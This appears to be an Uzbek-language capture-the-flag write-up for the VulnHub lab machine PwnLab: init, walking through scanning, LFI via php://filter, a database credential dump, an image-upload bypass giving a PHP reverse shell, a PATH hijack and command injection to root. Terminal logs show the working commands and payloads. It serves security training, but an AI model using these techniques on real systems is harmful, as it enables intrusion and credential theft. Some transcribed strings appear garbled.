


PwnLab: init - Writeup

1. Reconnaissance

IP - 192.168.56.104

Machine - PwnLab: init (VulnHub)




```
Session Actions Edit View Help
kali@kali: ~
(saidislom@kali)-[~]
$ nmap 192.168.56.104 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 20:54 +0500
Nmap scan report for 192.168.56.104
Host is up (0.00013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
3306/tcp  open  mysql
44924/tcp open  unknown
MAC Address: 08:00:27:AC:3B:C4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds


(saidislom@kali)-[~]
$
```

nmap orqali toliq port skanerlash (-p-) qildik: 80/tcp http, 111/tcp rpcbind, 3306/tcp mysql va 44924/tcp noma'lum portlar ochiq ekan. mysql portining tashqi tarmoqdan ochiqligi keyinchalik muhim rol o'ynadi.



80-portga kirganimizda "PwnLab Intranet Image Hosting" nomli sayt ochildi. Saytda Home, Login va Upload bo'limlari mavjud edi — bu rasm yuklash (image hosting) xizmati ekan.

2. Vulnerability Assessment - LFI orqali config faylini o'qish




Login sahifasida **page** parametri orqali sahifalar chaqirilishini (?page=login) aniqladik. Bu parametr Local File Inclusion (LFI) uchun zaif bo'lishi mumkinligini tekshirishga qaror qildik.

```
kali@kali: ~  
Session Actions Edit View Help  
[saisdislom@kali]~  
$ echo -n "PD9waHANCiRzZXJ2ZXIJC9ICJsb2NhbgVhcn3Qj0w0KJHVzZXJ0YVYwLlID0gInJvb3Qj0w0KJHBhc3N3b3JkID0gIk9kdSVSR5L9I0Tk10w0KJGRh  
dGF1YXNlID0gIlVzZXJzIj5NCj8" | base64 -d  
<?php  
$server = "localhost";  
$username = "root";  
$password = "H4u%QJ_H99";  
$database = "Users";  
?  
[saisdislom@kali]~  
$ mysql -h 192.168.56.104 -u root -p  
Enter password:  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MySQL connection id is 602114  
Server version: 5.5.47-0+deb8u1 (Debian)  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MySQL [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| Users |  
+-----+  
2 rows in set (0.000 sec)  
MySQL [(none)]> use users;  
ERROR 1044 (42000): Access denied for user 'root'@'%' to database 'users'  
MySQL [(none)]> use information_schema;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
Database changed  
MySQL [information_schema]> show tables;
```

php://filter/convert.base64-encode/resource=config wrapper'idan foydalanib, ?page= parametri orqali server tomonidagi config.php faylini base64 formatida chiqarib oldik — bu klassik LFI + PHP filter chain usuli.


```
kali@kali: ~  
Session Actions Edit View Help  
ERROR 1054 (42S22): Unknown column 'users' in 'field list'  
MySQL [information_schema]> SELECT users  
-> FROM information_schema.tables  
-> WHERE table_schema = 'users';  
ERROR 1054 (42S22): Unknown column 'users' in 'field list'  
MySQL [information_schema]> SELECT table_name  
-> FROM information_schema.tables  
-> WHERE table_schema = 'Users';  
+-----+  
| table_name |  
+-----+  
| users |  
+-----+  
1 row in set (0.000 sec)  
MySQL [information_schema]> SELECT COLUMN_NAME, DATA_TYPE, IS_NULLABLE, COLUMN_KEY, COLUMN_DEFAULT  
-> FROM INFORMATION_SCHEMA.COLUMNS  
-> WHERE TABLE_SCHEMA = 'Users' AND TABLE_NAME = 'users'  
-> ORDER BY ORDINAL_POSITION;  
+-----+-----+-----+-----+-----+  
| COLUMN_NAME | DATA_TYPE | IS_NULLABLE | COLUMN_KEY | COLUMN_DEFAULT |  
+-----+-----+-----+-----+-----+  
| user | varchar | YES | | NULL |  
| pass | varchar | YES | | NULL |  
+-----+-----+-----+-----+-----+  
2 rows in set (0.001 sec)  
MySQL [information_schema]> SELECT user, pass FROM Users.users;  
+-----+-----+  
| user | pass |  
+-----+-----+  
| kent | Sld6wHVCSp0eQ== |  
| mike | U01mzhNURw42S0== |  
| kane | aVNZNVltMkd5bw== |  
+-----+-----+  
3 rows in set (0.000 sec)  
MySQL [information_schema]> saisdislom
```

Olingan base64 satrni **base64 -d** orqali dekodlaganimizda config.php ichidagi MySQL ma'lumotlari ochildi: server=localhost, username=root, password=H4u%QJ_H99, database=Users. Shu ma'lumotlar bilan **mysql -h 192.168.56.104 -u root -p** buyrug'i orqali bazaga tashqi tarmoqdan (port 3306 ochiq bo'lgani sababli) to'g'ridan-to'g'ri ulandik.




Users bazasidagi **users** jadvalidan foydalanuvchi va parol (base64 formatida) juftliklarini oldik: **kent**, **mike** va **kane** foydalanuvchilari topildi. Parollarni base64 -d orqali dekodlab, ochiq matnli qiymatlarini tikladik.


3. Exploitation - Upload filtrini chetlab o'tish (RCE)



Upload sahifasi orqali **shell.php.jpg** nomli faylni yuklashga urindik, biroq sayt "Not allowed extension, please upload images only" xabarini qaytardi — kengaytma va MIME-type tekshiruvini mavjud ekan.




Burp Suite Repeater yordamida yuklanadigan faylni qayta tuzdik: fayl kengaytmasini **.gif** qilib, Content-Type'ni **image/gif** qilib qoldirdik, biroq fayl boshiga **GIF89a** magic bytes qo'shib, undan keyin PHP reverse-shell kodini joyladik (fayl nomi: reverse.php.gif). Bu usul serverning kengaytma va MIME tekshiruvini aldab, ichida PHP kodi bo'lgan "rasm" faylini yuklash imkonini berdi.



Fayl muvaffaqiyatli yuklandi va server javobida uning manzili ko'rsatildi: **upload/b27a331b3c4c0e0b7979f42f787f139d.gif**. Sayt **lang** cookie parametri orqali sahifa qismlarini include qilishini aniqlab, shu cookie qiymatini yuklangan .gif fayl yo'liga (**lang=../upload/b27a331b3c4c0e0b7979f42f787f139d.gif**) o'zgartirdik — bu orqali LFI yordamida yuklangan faylni PHP kodi sifatida ishga tushirish (RCE) imkoniga ega bo'ldik.

4. Post-Exploitation - www-data huquqi



Kali tomonida **nc -lvnp 4444** listenerni ishga tushirgan holda, cookie orqali reverse-shell faylni chaqirdik. Ulanish keldi va **whoami/id** buyruqlari **www-data** (uid=33) huquqida shell olganimizni tasdiqladi.

5. Lateral Movement - www-data dan kane foydalanuvchisiga

```
kali@kali: ~  
Session Actions Edit View Help  
[saidislom@kali]-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.104] 45491  
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux  
13:47:16 up 1:54, 0 users, load average: 0.00, 0.01, 0.05  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ python --version  
Python 2.7.9  
$ python3 --version  
/bin/sh: 3: python3: not found  
$ python -c 'import pty; pty.spawn("/bin/bash")'  
/bin/sh: 4: Syntax error: word unexpected (expecting ")")  
$ whoami  
www-data  
$ python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@pwnlab:/$ su kane  
su kane  
Password: iSv5Ym2GRo  
  
kane@pwnlab:/$ whoami  
whoami  
kane  
kane@pwnlab:/$
```


Olingan cheklangan shell'ni **python -c 'import pty; pty.spawn("/bin/sh")'** orqali to'liq interaktiv TTY shellga aylantirdik. So'ngra avvalroq mysql bazasidan olingan va dekodlangan parol (**iSv5Ym2GRo**) bilan **su kane** buyrug'i orqali **kane** foydalanuvchisi huquqiga muvaffaqiyatli o'tdik.

6. Privilege Escalation - kane dan mike foydalanuvchisiga (SUID + PATH hijack)

```
kali@kali: ~  
Session Actions Edit View Help  
drwxr-x--- 2 kane kane 4096 Mar 17 2016 .  
drwxr-xr-x 6 root root 4096 Mar 17 2016 ..  
-rw-r--r-- 1 kane kane 220 Mar 17 2016 .bash_logout  
-rw-r--r-- 1 kane kane 3515 Mar 17 2016 .bashrc  
-rwsr-sr-x 1 mike mike 5148 Mar 17 2016 msgmike  
-rw-r--r-- 1 kane kane 675 Mar 17 2016 .profile  
kane@pwnlab:~$ ./msgmike  
./msgmike  
cat: /home/mike/msg.txt: No such file or directory  
kane@pwnlab:~$ cd /tmp  
cd /tmp  
kane@pwnlab:/tmp$ echo /bin/bash > cat  
echo /bin/bash > cat  
kane@pwnlab:/tmp$ chmod 777 cat  
chmod 777 cat  
kane@pwnlab:/tmp$ export PATH=/tmp:$PATH  
export PATH=/tmp:$PATH  
kane@pwnlab:/tmp$ cd ~  
cd ~  
kane@pwnlab:~$ ls  
ls  
msgmike  
kane@pwnlab:~$ ./msgmike  
./msgmike  
mike@pwnlab:~$ whoami  
whoami  
mike  
mike@pwnlab:~$ saidislom  
saidislom  
bash: saidislom: command not found  
mike@pwnlab:~$
```

kane foydalanuvchisi katalogida SUID bit o'rnatilgan **msgmike** (mike egaligida) binar faylini topdik. Uni ishga tushirganimizda dastur ichki **cat** buyrug'ini to'liq yo'lsiz (relative path) chaqirishini aniqladik. Shu bo'shliqdan foydalanib, **/tmp** papkasida o'zimizning soxta **cat** skriptimizni yaratdik (**echo /bin/bash > cat && chmod 777 cat**) va **PATH** muhit o'zgaruvchisini **/tmp** katalogini birinchi o'ringa qo'yadigan qilib o'zgartirdik (**export PATH=/tmp:\$PATH**). **./msgmike** ni qayta ishga tushirganimizda dastur bizning soxta cat/bash skriptimizni SUID (mike) huquqida chaqirdi va **whoami** natijasi **mike** ekanligini tasdiqladi.

7. Privilege Escalation - mike dan root huquqiga (SUID + Command Injection)



```
Session Actions Edit View Help
kati@kali: ~
whoami
mike
bash-4.3$ ./msg2root
./msg2root
Message for root: hello_world %% /bin/sh
hello_world %% /bin/sh
hello_world %% /bin/sh
bash-4.3$ whoami
whoami
mike
bash-4.3$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
bash-4.3$ ./msg2root
./msg2root
Message for root: hello && /bin/sh
hello && /bin/sh
hello
# whoami
whoami
root
# id
id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
# whoami
whoami
root
# saidislom
saidislom
/bin/sh: 4: saidislom: not found
#
```

mike foydalanuvchisi katalogida yana bitta SUID (root egaligida) binar — **msg2root** topildi. Uni ishga tushirganimizda dastur kiritilgan matnni echo qilib, so'ng shell orqali bajarishini aniqladik (matn ichida **&&** yoki **%%** operatorlari filtrlanmagan holda o'tkazilar edi). Kirish sifatida **hello && /bin/sh** qiymatini yubordik — dastur buni shell orqali bajarib, natijada SUID root huquqida yangi **/bin/sh** ochildi. **whoami** va **id** buyruqlari **uid=1002(mike) euid=0(root)** — ya'ni **root** huquqiga to'liq erishilganini tasdiqladi.

Xulosa:

Ushbu mashinada zaifliklar zanjiri quyidagicha bo'ldi: LFI (php://filter) orqali config.php sizib chiqishi → ochiq MySQL portiga to'g'ridan-to'g'ri ulanib foydalanuvchi ma'lumotlarini olish → fayl yuklash filtrini magic bytes orqali chetlab o'tib RCE olish (www-data) → olingan parollar bilan lateral harakat (kane) → ikkita zanjirli SUID zaifligi orqali (PATH hijack va command injection) mike, so'ng root huquqiga ega bo'lish.

root huquqi olindi.